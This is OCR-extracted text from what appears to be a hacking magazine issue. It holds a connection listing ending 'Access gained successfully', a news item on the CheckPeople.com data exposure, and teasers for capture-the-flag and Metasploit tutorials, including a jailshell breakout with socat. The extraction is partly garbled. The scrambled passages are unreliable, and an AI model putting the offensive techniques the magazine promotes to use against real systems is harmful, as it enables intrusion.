       127.0.0.1:49193
                           127.0.0.1:49194
                                              ESTABLISHED
       127.0.0.1:49194
                           127.0.0.1:49193
                                              ESTABLISHED
       127.0.0.1:49208
127.0.0.1:49209
                           127.0.0.1:49209
                                              ESTABLISHED
                           127.0.0.1:49208
                                              ESTABLISHED
  TCP 127.0.0.1:49210
                           127.0.0.1:49211
                                              ESTABLISHED
  TCP 127.0.0.1:49211
                           127.0.0.1:49210
                                              ESTABLISHED
Access gained successfully.
```

CheckPeople.com

DATA BREACH THIS MONTH

CheckPeople.com is a website that provides people lookup services for a payment. The FIorida based American company allows users phone numbers and email addresses, the per -son's relatives and also any criminal records they have.

What?

Data belonging to over 56 million US citizens was exposed online recently on a Chinese ba -sed server. The exposed database had data like names, addresses etc. The entire size of this NoSQL database is around 22GB and it had metadata linking to the source checkpeo -ple.com.

Who?

The exposed database was detected by a whi -te hat hacker with handle name "Lynx". He fo -und the data being hosted from a IP address belonging to Alibaba web hosting service with -out any security like a password.

How?


The exposed data definitely belonged to the to enter someone's name and it lists the partic Checkpeople.com as the metadata links prov--ular user's present and past addresses, their e. Checkpeople definitely collects this data fro -m scraping off publicly available information. Scraping is a process where automated bots copy publicly available information like Facebook profiles and other sources to create a database. It is unknown how this database leaked


Aftermath

Checkpeople.com said it is investigating the d -ata breach The database was also taken offl -iine from the Chinese server.

Hackercoolmagz's Take

Although the exposed database contained only publicly available information it still increase -s risk of spammers. Another question that ari -ses is who all got hold of this data. Whoever it is now has lot of information which can be very handy in profiling for future hacks.





Hackercool Capture

The Flag: RootThis: 1

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :


Six medules including MySql

FIX IT: Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS:


ted ruby service

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